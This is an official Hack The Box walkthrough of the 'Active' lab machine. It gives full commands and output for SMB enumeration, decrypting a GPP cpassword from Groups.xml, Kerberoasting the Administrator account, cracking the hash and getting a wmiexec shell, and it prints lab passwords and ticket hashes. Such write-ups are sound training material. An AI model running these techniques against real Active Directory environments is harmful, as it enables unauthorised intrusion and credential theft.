Hack The Box
PEN-TESTING LABS

Active

4th December 2018 / Document No D18.100.30

Prepared By: egre55

Machine Author: eks & mrb3n

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Skills Required

- Basic knowledge of Active Directory authentication and shared folders

Skills Learned

- SMB enumeration techniques (courtesy of IppSec Active video)
- Group Policy Preferences Groups.xml enumeration and exploitation
- Identification and exploitation of Kerberoastable accounts

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535 10.10.10.100 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.100
```

```
root@kali:~/hackthebox/active# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
root@kali:~/hackthebox/active# nmap -Pn -A -sV -sC -p$ports 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-04 20:29 EST
Nmap scan report for 10.10.10.100
Host is up (0.11s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-05 01:26:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

Nmap reveals an Active Directory installation with a domain of “active.htb”. Microsoft DNS 6.1 is running, which allows nmap to fingerprint the domain controller as Windows Server 2008 R2 SP1. Port 445 is open and so it is worth running further nmap SMB scripts.

```
nmap --script safe -445 10.10.10.100
```

```
| smb-protocols:
|   dialects:
|     2.02
|_    2.10
| smb2-capabilities:
|   2.02:
|     Distributed File System
|   2.10:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

This reveals that SMB version 2 is running, and message signing is enabled and required for any clients connecting to it, which prevents SMB Relay attacks.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

File Shares

smbclient can now be used to enumerate any available file shares.

```
root@kali:~/hackthebox/active# smbclient -L //10.10.10.100
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
```

The only share it is possible to access with anonymous credentials is the “Replication” share, which seems to be a copy of SYSVOL. This is potentially interesting from a privilege escalation perspective as Group Policies (and Group Policy Preferences) are stored in the SYSVOL share, which is world-readable to authenticated users.

In the Active video, IppSec shows different ways of extracting the Groups.xml file from Linux.

smbclient with with RECURSE set to ON

```
root@kali:~/hackthebox/active# smbclient //10.10.10.100/Replication
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as GPT.INI (0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as GPE.INI (0.3
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as Registry.pol
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as GPT.INI (0.0 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
smb: \>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

smbmap, which allows for the Groups.xml files to be targeted

```
root@kali:~/hackthebox/active# smbmap -R Replication -H 10.10.10.100 -A Groups.xml -q
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        Replication                                             READ ONLY
        [+] Starting search for files matching 'Groups.xml' on share Replication.
        [+] Match found! Downloading: Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C0
```

mount, which allows for more powerful enumeration

```
sudo apt-get install cifs-utils
mkdir /mnt/Replication
mount -t cifs //10.10.10.100/Replication /mnt/Replication -o
username=<username>,password=<password>,domain=active.htb
grep -R password /mnt/Replication/
```


```
root@kali:~/hackthebox/active# grep -R password /mnt/Replication/
/mnt/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
E98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB585
FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires=
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Group Policy Preferences

Group Policy Preferences (GPP) was introduced in Windows Server 2008, and among many other features, allowed administrators to modify users and groups across their network.

An example use case is where a company's gold image had a weak local administrator password, and administrators wanted to retrospectively set it to something stronger. The defined password was AES-256 encrypted and stored in Groups.xml. However, at some point in 2012 Microsoft published the AES key on MSDN, meaning that passwords set using GPP are now trivial to crack and considered low hanging fruit.



The downloaded Groups.xml file is inspected and the encrypted password is immediately decrypted using gpp-decrypt.

```
root@kali:~/hackthebox/active# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_T
8219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeX
1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
root@kali:~/hackthebox/active# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

The domain account SVC_TGS has the password `GPPstillStandingStrong2k18`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Authenticated Enumeration

With valid credentials for the active.htb domain, further enumeration can be undertaken. The SYSVOL and Users shares are now accessible and the user.txt flag can be retrieved.

```
root@kali:~/hackthebox/active# smbmap -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                READ ONLY
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY
        Users                                                   READ ONLY
```

ldapsearch can be used to query the Domain Controller for Active Directory UserAccountControl attributes of active accounts, and for other specific configurations that might be applied to them. A number of UserAccountControl attributes also have security relevance. The Microsoft page below lists the possible UserAccountControl values.

https://support.microsoft.com/en-gb/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-pro

The value of “2” corresponds to a disabled account status, and so the query below will return active users (by sAMAccountName / username) in the active.htb domain.

```
ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18'
-b "dc=active,dc=htb" -s sub
"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.
4.803:=2)))" samaccountname | grep sAMAccountName
```

```
root@kali:~/hackthebox/active# ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w
.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Impacket's GetADUsers.py simplifies the process of enumerating domain user accounts.

```
root@kali:~/hackthebox/active# GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-18 15:06:40  2018-07-30 13:17:40
Guest                                                 <never>              <never>
krbtgt                                                2018-07-18 14:50:36  <never>
SVC_TGS                                               2018-07-18 16:14:38  2018-12-05 17:34:00
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Kerberoasting

Kerberos Authentication and Service Principal Names

Another common technique of gaining privileges within an Active Directory Domain is "Kerberoasting", which is an offensive technique created by Tim Medin and revealed at DerbyCon 2014.

Kerberoasting involves extracting a hash of the encrypted material from a Kerberos "Ticket Granting Service" ticket reply (TGS_REP), which can be subjected to offline cracking in order to retrieve the plaintext password. This is possible because the TGS_REP is encrypted using the NTLM password hash of the account in whose context the service instance is running. Figure 1 shows the Kerberos authentication process when interacting with a service instance.




Figure 1. **Kerberos Authentication Process, based on https://adsecurity.com?p=2293**

Managed service accounts mitigate this risk, due to the complexity of their passwords, but they are not in active use in many environments. It is worth noting that shutting down the server hosting the service doesn't mitigate, as the attack doesn't involve communication with target service. It is therefore important to regularly audit the purpose and privilege of all enabled accounts.

Kerberos authentication uses Service Principal Names (SPNs) to identify the account associated with a particular service instance. ldapsearch can be used to identify accounts that are configured with SPNs.

Identification of configured SPNs and extraction of hash

```
ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w
'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub
"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.1
13556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep
-B 1 servicePrincipalName
```

```
root@kali:~/hackthebox/active# ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb"
.840.113556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep -B 1 servicePrincipalName
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

It seems that the active\Administrator account has been configured with a SPN.

Impacket's GetUserSPNs.py again simplifies this process, and is also able to request the TGS and extract the hash for offline cracking.

```
root@kali:~/hackthebox/active# GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet      LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40
```

```
root@kali:~/hackthebox/active# GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet      LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$55ff9c4cd8e8e6cdee83acbd9a54b049$ccff7bedc325a948c0cee92a6e367a96a76293cbf403b7c9
9b02634dfaea3a3cf5a8ccebbfe13691a0f7e363c1d4fea22e62bd835db3f5ab8fa5da6287341c7d3b4e6199320248fc51ac5af6a2982e3eaedc0b7fe64bd37ff40160d7
dab1b632226c65b000cb51691fdbe831af0250254baf0d9e64d24003a6c152fd8e3a4ddda0bf852d56da8ae5bf57a0b378d236bd13f6119d0a29ce8c5779fdb107f91ae7
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Cracking of Kerberos TGS Hash

The hash cracks easily with hashcat and john, and the active\administrator password of `Ticketmaster1968` is obtained.

```
/opt/hashcat/hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
--force --potfile-disable
```

```
root@kali:~/hackthebox/active# /opt/hashcat/hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force --potfile-disable
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz, 512/1493 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$55ff9c4cd8e8e6cdee83acbd9a54b049$ccff7bedc325a948c0cee92a6e367a96a76293cbf40
9b02634dfaea3a3cf5a8ccebbfe13691a0f7e363c1d4fea22e62bd835db3f5ab8fa5da6287341c7d3b4e6199320248fc51ac5af6a2982e3eaedc0b7fe64bd37ff40
dab1b632226c65b000cb51691fdbe831af0250254baf0d9e64d24003a6c152fd8e3a4ddda0bf852d56da8ae5bf57a0b378d236bd13f6119d0a29ce8c5779fdb107f
8fd5d5ac0272bd436cfc913375cc2a1e0ff84afd4c4f0b7329ad2f9dd346e356a45d56ebaa40c7262159f49611297f4bd0dff44cbfec6e40dc670b1da19aeec13f7
097a4873ebe421fe69df8082bb3c47ceee2396c70ecdf47291bcd5feb63b1b85deb01e6ac3bb86ceb3b3ff069e08cc59a8849bf7c1d2e09aa1f2454afa7ef0a1847
b9a4a22a6f80e7b03917b420c838e78b91ddb62155cc58d9c6e1f9e79b02d77ac2acf15ed74db21d4fc9e060dd42022be4143d9b7d61f455e54dbb459e3b8468491
050e32daf1e04ef0bee2eb093f24985682e72d831ec326649c7a23298bb1e007a338a8984ffa612a87a74d6d7be6b6cad01d570058f7d94fc74fda6355d56a05276
f6a307130a13e5b56b872668402a7219e3b5132893202339348d2f82f33c26a1a9e537f91e7070bdf50449f39999a60e937e90cecea9511f77a9559e8691e7819db
bf3d434e4a8c09adf05f9258159e2210df589895734512d428cbe1503c94d9b78f2ab3a35cc3b6f6585061f1fa850524744e6022ac3448f2d12a2670928273f29a6

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
```

```
root@kali:~/hackthebox/active# /opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:14 DONE (2018-12-05 17:51) 0.07027g/s 740511p/s 740511c/s 740511C/s Tiffani1432..Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Shell as Primary Domain Admin

Impacket's wmiexec.py can be used to get a shell as active\administrator, and gain root.txt.

```
root@kali:~/hackthebox/active/kirbi# /opt/impacket/examples/wmiexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Bonus: The "Old School" Kerberoasting Technique

There are many ways of kerberoasting from Windows and Linux, and Tim Medin's original Kerberoasting technique is replicated below, which leverages functionality in Benjamin Delpy's Mimikatz to export the Kerberos tickets.

Tim Medin's "kerberoast" repo (below) has been used as reference.
https://github.com/nidem/kerberoast

From a domain joined computer, available SPNs and associated accounts can be enumerated using the Windows built-in utility setspn.exe.


```
setspn.exe -T active.htb -F -Q */*
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\egre55> whoami
active\svc_tgs
PS C:\Users\egre55> setspn -T active.htb -F -Q */*
Checking forest DC=active,DC=htb
CN=Administrator,CN=Users,DC=active,DC=htb
        active/CIFS:445
CN=DC,OU=Domain Controllers,DC=active,DC=htb
        ldap/DC.active.htb/ForestDnsZones.active.htb
        ldap/DC.active.htb/DomainDnsZones.active.htb
        TERMSRV/DC
        TERMSRV/DC.active.htb
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC.active.htb
        DNS/DC.active.htb
        GC/DC.active.htb/active.htb
        RestrictedKrbHost/DC.active.htb
        RestrictedKrbHost/DC
        HOST/DC/ACTIVE
        HOST/DC.active.htb/ACTIVE
        HOST/DC
        HOST/DC.active.htb
        HOST/DC.active.htb/active.htb
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/f4953ea5-0f30-4041-b4dd-1a00693a8510/active.htb
        ldap/DC/ACTIVE
        ldap/f4953ea5-0f30-4041-b4dd-1a00693a8510._msdcs.active.htb
        ldap/DC.active.htb/ACTIVE
        ldap/DC
        ldap/DC.active.htb
        ldap/DC.active.htb/active.htb
CN=krbtgt,CN=Users,DC=active,DC=htb
        kadmin/changepw
CN=DESKTOP-MM2DLHL,CN=Computers,DC=active,DC=htb
        RestrictedKrbHost/DESKTOP-MM2DLHL
        HOST/DESKTOP-MM2DLHL
        RestrictedKrbHost/DESKTOP-MM2DLHL.active.htb
        HOST/DESKTOP-MM2DLHL.active.htb

Existing SPN found!
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The tickets are then requested and extracted from RAM.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList "active/CIFS:445"
```



The .kirbi Kerberos tickets can be collected in a zip file before transferring (PowerShell 3.0+).

```
Add-Type -Assembly "System.IO.Compression.FileSystem"
[System.IO.Compression.ZipFile]::CreateFromDirectory("c:\temp\kirbi\",
"c:\temp\kirbi.zip")
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

kirbi2john.py (based on Tim Medin's script) is used to extract the hashes from kirbi files. The Jumbo version of John the Ripper cracks the hash quickly.

```
/opt/JohnTheRipper/run/kirbi2john.py
1-40a00000-svc_tgs@active~CIFS~445-ACTIVE.HTB.kirbi > hashes.txt
/opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt
--wordlist=/usr/share/wordlists/rockyou.txt
```

```
root@kali:~/hackthebox/active/kirbi# /opt/JohnTheRipper/run/kirbi2john.py 1-40a00000-svc_tgs@active~CIFS~445-ACTIVE.HTB.kirbi > hashes.txt
root@kali:~/hackthebox/active/kirbi# cat hashes.txt
$krb5tgs$unknown:$krb5tgs$23$1f610d9c6034bb0836bfd5275175023f$7528c4f76ea3c0cb1f5cfa3046b38e8e8d7c56f635aa3a293d9da57214499bf74dfaa80b8254a6
2612ab84eabfa547eb8833a23fabee7e56dd9c2ead23a3bda74565a696e1a235a95b74cd68ce052ec9dabef32c1d93ed055e94664d8b2e258aaf8ae4c5e784f71aa3da46ed4e
018c014962b978a0c3fac93e12217d53fa7affc28971cab0289e8a3ace7916f88d5feefb4113f29af2f89c79490d3ad674791c2ace74976f9b2e8beef0419e8c2bcfbb12ccab
8c81f20db5f7d383a4c1f0de435dfb0015d7067a44f48431379b865f0513dc799c68cbfaab7e0d8654c1abbe5644baf26f5584e8969c92b3f3111ee28f2a82e5533e4caf548f
3c0fb9a2d3102bd10e822eb6f9c3ebbe3376001cd59e8048ad3bb4533412f83bf22a04dfe521339efb5bdb860dc3b35c8d9f2b1d3aac44cac8e4f61d78e2cdd996faaaed3519
bc9c1c741dd21d626b9982741f3cc59246f35927bb57d33964a0df01cacaba2fc29074498cc0b09a720fa1e4447cc213f38c0ae1b4a4deefff02a8ee25726500b02fc7814d8e
b8e2e9c1421a78297f566c0c06d86793855ecc8485f04025755eb5df9948473347e88a0f89f070c74eb07a54df92c275402563d832656022f8a31d3284afc70f3bc9271825f3
5978df7a9292d4380a4bcbcfce66118c052aa209e0eb3bcc98a3f6d5ca464ad8d111a2a1a3bed51d06dbb3ec4543319a76fef247fab0f1b54e65083614d3a734681d0b3ae978
b9b52c192b37fe04e427547426db666547a495b01d704e787ca1c178a4bb297e90d73703ee10da76b5be7968dd08cc1d5dbdbecd5712759bd3b9cdf2df8d796d280034134850
